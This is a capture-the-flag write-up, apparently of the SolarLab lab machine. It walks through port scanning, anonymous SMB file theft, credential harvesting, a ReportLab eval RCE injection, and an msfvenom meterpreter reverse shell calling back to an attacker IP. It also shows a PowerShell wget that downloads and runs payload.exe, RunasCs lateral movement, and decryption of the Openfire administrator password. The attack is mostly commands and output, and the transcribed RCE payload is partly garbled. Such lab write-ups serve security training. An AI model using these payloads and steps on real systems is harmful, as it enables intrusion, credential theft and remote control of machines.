

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.16 -sC -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 08:36 IST
Nmap scan report for 10.10.11.16
Host is up (0.43s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
6791/tcp  open  hnm

Host script results:
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2024-05-15T03:09:05
|_   start_date: N/A
|_ clock-skew: 1s

Nmap done: 1 IP address (1 host up) scanned in 176.38 seconds
```

2) Checked the website



3) Found open smb share

```
(vigneswar@VigneswarPC)-[/tmp/solarlab]
$ smbclient -N '\\10.10.11.16\Documents\'
Try "help" to get a list of possible commands.
smb: \> ls
.
..
concepts
desktop.ini
details-file.xlsx
My Music
My Pictures
My Videos
old_leave_request_form.docx
7779839 blocks of size 4096. 1813854 blocks available
smb: \> get details-file.xlsx
getting file \details-file.xlsx of size 12793 as details-file.xlsx (17.3 KiloBytes/sec) (average 17.3 KiloBytes/sec)
smb: \> get old_leave_request_form.docx
getting file \old_leave_request_form.docx of size 37194 as old_leave_request_form.docx (30.6 KiloBytes/sec) (average 25.6 KiloBytes/sec)
smb: \> cd concepts
smb: \concepts\> ls
```

4) Found credentials in the file


#	A	B	C	D	E	F	G	H	I	J
1	Password File									
2										
3	Alexander's SSN		123-23-5424							
4	Claudia's SSN		820-378-3984							
5	Blake's SSN		739-1846-436							
6										
7	Site	Account#	Username	Password	Security Question	Answer	Email	Other information		
8	Amazon.com	101-333	Alexander.knight@gmail.com	al;ksdhfewoiuh	What was your mother's maiden name?	Blue	Alexander.knight@gmail.com			
9	Pefcu	A233j	KAlexander	dkjaifblkjadsfgl	What was your high school mascot	Pine Tree	Alexander.knight@gmail.com			
10	Chase		Alexander.knight@gmail.com	d398sadsknr390	What was the name of your first pet?	corvette	Claudia.springer@gmail.com			
11	Fidelity		blake.byte	ThisCanB3typed:	What was your mother's maiden name?	Helena	blake@purdue.edu			
12	Signa		AlexanderK	danenacia9234n	What was your mother's maiden name?	Poppyseed muffins	Alexander.knight@gmail.com	account number: 1925-47218-30		
13			ClaudiaS	dadsfawe9dafkn	What was your mother's maiden name?	yellow crayon	Claudia.springer@gmail.com	account number: 3872-03498-45		
14	Comcast	JHG3434								
15	Vectren	YUIOS76								
16	Verizon	1111-5555-33								

5) Found another web port


```
(vigneswar@VigneswarPC)-[/tmp/solarlab]
$ sudo nmap 10.10.11.16 -p 6791 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 10:59 IST
Nmap scan report for solarlab.htb (10.10.11.16)
Host is up (0.21s latency).
PORT      STATE SERVICE VERSION
6791/tcp  open  http    nginx 1.24.0
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/
|_http-server-header: nginx/1.24.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.02 seconds
```

6) Found login page




7) Logged in



blakeb:ThisCanB3typedeasily1@

8) It creates pdf



```
(vigneswar@VigneswarPC)-[~/Downloads]
$ exiftool output.pdf
ExifTool Version Number      : 12.76
File Name                    : output.pdf
Directory                    : .
File Size                    : 212 kB
File Modification Date/Time   : 2024:05:15 12:07:02+05:30
File Access Date/Time        : 2024:05:15 12:07:18+05:30
File Inode Change Date/Time   : 2024:05:15 12:07:02+05:30
File Permissions              : -rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Author                       : (anonymous)
Create Date                  : 2024:05:15 09:34:42-02:00
Creator                      : (unspecified)
Modify Date                  : 2024:05:15 09:34:42-02:00
Producer                     : ReportLab PDF Library - www.reportlab.com
Subject                       : (unspecified)
Title                       : (anonymous)
Trapped                      : False
Page Mode                    : UseNone
Page Count                   : 1
```

Vulnerability Assessment

1) The pdf generation tool is vulnerable

Overview

reportlab is a Python library for generating PDFs and graphics.

Affected versions of this package are vulnerable to Remote Code Execution (RCE) due to insufficient checks in the 'rl_safe_eval' function. Attackers can inject malicious code into an HTML file that will later be converted to PDF using software that relies on the ReportLab library. To exploit the vulnerability, the entire malicious code must be executed with `eval` in a single expression.

Note:

This exploit is possible only if users allow hostile input to be passed into `colors` - for example if accepting the URL of an HTML page someone else had written, with a generic conversion routine.

2) Got rce

The screenshot shows a web browser displaying a PDF document titled "Leave Request". The document content includes a logo, a title "Leave Request", a "Time Interval: exploit" field, a "Data Field: 1231231231" field, and a "Justification: <p>hey</p>" field. Below this, there is a statement: "This document attests to the accuracy of the provided information, and by signing, the undersigned acknowledges and assumes responsibility for the veracity of the information herein." The document is dated "2024-05-15" and signed by "management". The browser's developer tools are open, showing the "Request" tab with the raw HTTP request data. The request is a POST to "http://report.solarlab.htb:6791/leaveRequest" with a "Cookie: session=.eJwljjs0w0AI8e9CnQLWf8ZfxjJrUNLacRXl7lKp071SzXxgq20vJ6zv884HbK80Voh9aC48GnMSYjencJHVsrfEUI10Lti1xLL10PpVnSb8H3lpG2mLUVSPUHaF2ShyszcQcJuhqda2a78GepKlzLxwQ-4rz38NwfcHgZgttg.ZkRLQA.pxsKu nRfK3kQzqynMnCcKOfs9g" and a "Content-Type: multipart/form-data; boundary=-----231037690213484300222076731127" header. The request body contains a malicious payload that executes a reverse shell command: "w in [o'Word', (str,), ('mutated': 1, 'startswith': lambda s, x: False, 'eq': lambda s, x: s.mutate() and s.mutated-0 and str(s)==x, 'mutate': lambda s: (setattr(s, 'mutated', s.mutated-1), {'_hash': lambda s: hash(str(s))})] for o in [type(type(1))]] and 'red'>exploits</p>".

Exploitation

1) Got a reverse shell

The screenshot shows a terminal window with the following commands and output:

```
(vigneswar@VigneswarPC)-[/tmp/solarlab]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.4 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```



```
(vigneswar@VigneswarPC)-[/tmp/solarlab]
$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.16 - - [15/May/2024 13:11:38] "GET /payload.exe HTTP/1.1" 200 -
10.10.11.16 - - [15/May/2024 13:11:58] "GET /payload.exe HTTP/1.1" 200 -
```

The image shows a web browser window with the 'Leave Request' page. The browser's developer tools are open, showing the network tab. A request to 'http://report.solarlab.htb:6791/leaveRequest' is visible. The request body is a multipart/form-data payload. A red box highlights the 'Content-Disposition' field, which is 'form-data; name="time_interval"'. The page content shows a 'Leave Request' form with fields for 'Time Interval:', 'Data Field:', and 'Justification:'. The 'Time Interval:' field is filled with 'exploit'. The 'Data Field:' field is filled with '1231231231'. The 'Justification:' field is filled with '<p>hey</p>'. The page also features a logo of a stylized orange and black figure, a signature, and a date '2024-05-15'.

```
msf6 exploit(multi/handler) > run 231037690213484300222076731127
Content-Disposition: form-data; name="time_interval"
[+] Started reverse TCP handler on 10.10.14.4:4444
[+] Sending stage (201798 bytes) to 10.10.11.16
[+] Meterpreter session 1 opened (10.10.14.4:4444 -> 10.10.11.16:62964) at 2024-05-15 13:12:22 +0530
meterpreter > |
[Type:Type[1]] and "red">exploit(fonts/csp
231037690213484300222076731127
Time Interval:
exploit
Justification:
sp>hey<p>
```

Privilege Escalation

1) Found a database file

```
PS C:\Users\blake\Documents\app\instance> ls
ls
```

Directory: C:\Users\blake\Documents\app\instance

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	5/2/2024 12:30 PM	12288	users.db




```
meterpreter > download users.db
[*] Downloading: users.db -> /tmp/solarlab/users.db
[*] Downloaded 12.00 KiB of 12.00 KiB (100.0%): users.db -> /tmp/solarlab/users.db
[*] Completed : users.db -> /tmp/solarlab/users.db
meterpreter > |
```

2) Found credentials

```
(vigneswar@VigneswarPC)-[/tmp/solarlab]
$ sqlite3 users.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables;
Error: unknown command or invalid arguments: "tables;". Enter ".help" for help
sqlite> .tables
user
sqlite> select * from user;
1|blakeb|ThisCanB3typedeasily1@
2|claudias|007poiuytrewq
3|alexanderk|HotP!fireguard
sqlite> |
```

3) Found another user

<pre>PS C:\Users\blake\Documents\app\instance> net localgroup Users net localgroup Users Alias name Users Comment Users are prevented from making accidental or intentional system-wide changes and can run most applications Members ----- blake NT AUTHORITY\Authenticated Users NT AUTHORITY\INTERACTIVE openfire The command completed successfully.</pre>	<pre>SQLite version 3.45.1 2024-01-30 16:01:20 Enter ".help" for usage hints. sqlite> .tables; Error: unknown command or invalid arguments: "tables;". Enter ".help" for help sqlite> .tables user sqlite> select * from user; 1 blakeb ThisCanB3typedeasily1@ 2 claudias 007poiuytrewq 3 alexanderk HotP!fireguard sqlite></pre>
---	---



Openfire :

Openfire is an instant messaging and groupchat server for the Extensible Messaging and Presence Protocol. It is written in Java and licensed under the Apache License 2.0. [Wikipedia](#)

Developer(s): Ignite Realtime

License: [Apache-2.0](#)

Stable release: 4.8.1 / 2 March 2024

People also search for

[View 10+ more](#)



Spark



XMPP



Java
Development
Kit



Jenkins

4) Tried the passwords on that user

```
meterpreter > upload RunasCs.exe
[*] Uploading : /tmp/solarlab/RunasCs.exe -> RunasCs.exe
[*] Uploaded 50.50 KiB of 50.50 KiB (100.0%): /tmp/solarlab/RunasCs.exe -> RunasCs.exe
[*] Completed : /tmp/solarlab/RunasCs.exe -> RunasCs.exe
meterpreter > |
```


./RunasCs.exe openfire HotP!fireguard "cmd"

5) Got access to openfire user

```
wget : Access to the path 'C:\Windows\system32\payload.exe' is denied.
At line:1 char:1
+ wget http://10.10.14.4/payload.exe -outfile payload.exe
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Invoke-WebRequest], UnauthorizedAccessException
+ FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

PS C:\Users\blake\Documents\app\instance> ./RunasCs.exe openfire HotP!fireguard "powershell -c wget http://10.10.14.4/payload.exe -outfile \Users\Public\payload.exe"
[!] Warning: The logon for user 'openfire' is limited. Use the flag combination --bypass-uac and --logon-type '5' to obtain a more privileged token.

No output received from the process.
PS C:\Users\blake\Documents\app\instance> clear
clear
PS C:\Users\blake\Documents\app\instance> ./RunasCs.exe openfire HotP!fireguard "\Users\Public\payload.exe"
./RunasCs.exe openfire HotP!fireguard "\Users\Public\payload.exe"
[!] Warning: The logon for user 'openfire' is limited. Use the flag combination --bypass-uac and --logon-type '5' to obtain a more privileged token.
```

```
meterpreter > execute -f whoami
Process 2024 created.
meterpreter > shell
Process 212 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
solarlab\openfire

C:\Windows\system32>
```

6) Searched for credentials

```
PS C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yaml
findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yaml
Program Files\Common Files\microsoft shared\ink\Alphabet.xml
Program Files\Openfire\conf\openfire-demoboot.xml
Program Files\Openfire\conf\security.xml
Program Files\Openfire\plugins\admin\webapp\WEB-INF\web.xml
```

7) Found a password

```
PS C:\Program Files\Openfire\embedded-db> ls
ls

Directory: C:\Program Files\Openfire\embedded-db

Mode                LastWriteTime         Length Name
----                -
d-----          5/15/2024   9:31 AM              openfire.tmp
-a-----          5/15/2024   9:31 AM              0 openfire.lck
-a-----          5/15/2024   9:32 AM             161 openfire.log
-a-----          5/15/2024   9:32 AM             106 openfire.properties
-a-----          5/7/2024    9:15 PM          16161 openfire.script

PS C:\Program Files\Openfire\embedded-db> cat openfire.script
```

INSERT INTO OFUSER

VALUES('admin','gjMoswpK+HakPdvLlvP6eLKIYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Sk-w11QJWtBAIoAb28IYHftqa0x',
4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016
d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','00170022
3740785','0')

INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)

7) Decrypted the password

```
(vigneswar@VigneswarPC)-[ /tmp/solarlab/openfire_decrypt ]
$ java OpenFireDecryptPass becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLj
n
ThisPasswordShouldDo!@ (hex: 005400680069007300500061007300730077006F0072006400530068006F0075006C00640044006F00210040)
```

8) Got admin rce

```
PS C:\Users\blake\Documents\app\instance> ./RunasCs.exe Administrator ThisPasswordShouldDo!@ "cmd /c type \Users\Administrator\Desktop\root.txt"
./RunasCs.exe Administrator ThisPasswordShouldDo!@ "cmd /c type \Users\Administrator\Desktop\root.txt"

aae94fc2119b05930aacb29d2e66d1a4
PS C:\Users\blake\Documents\app\instance> |
```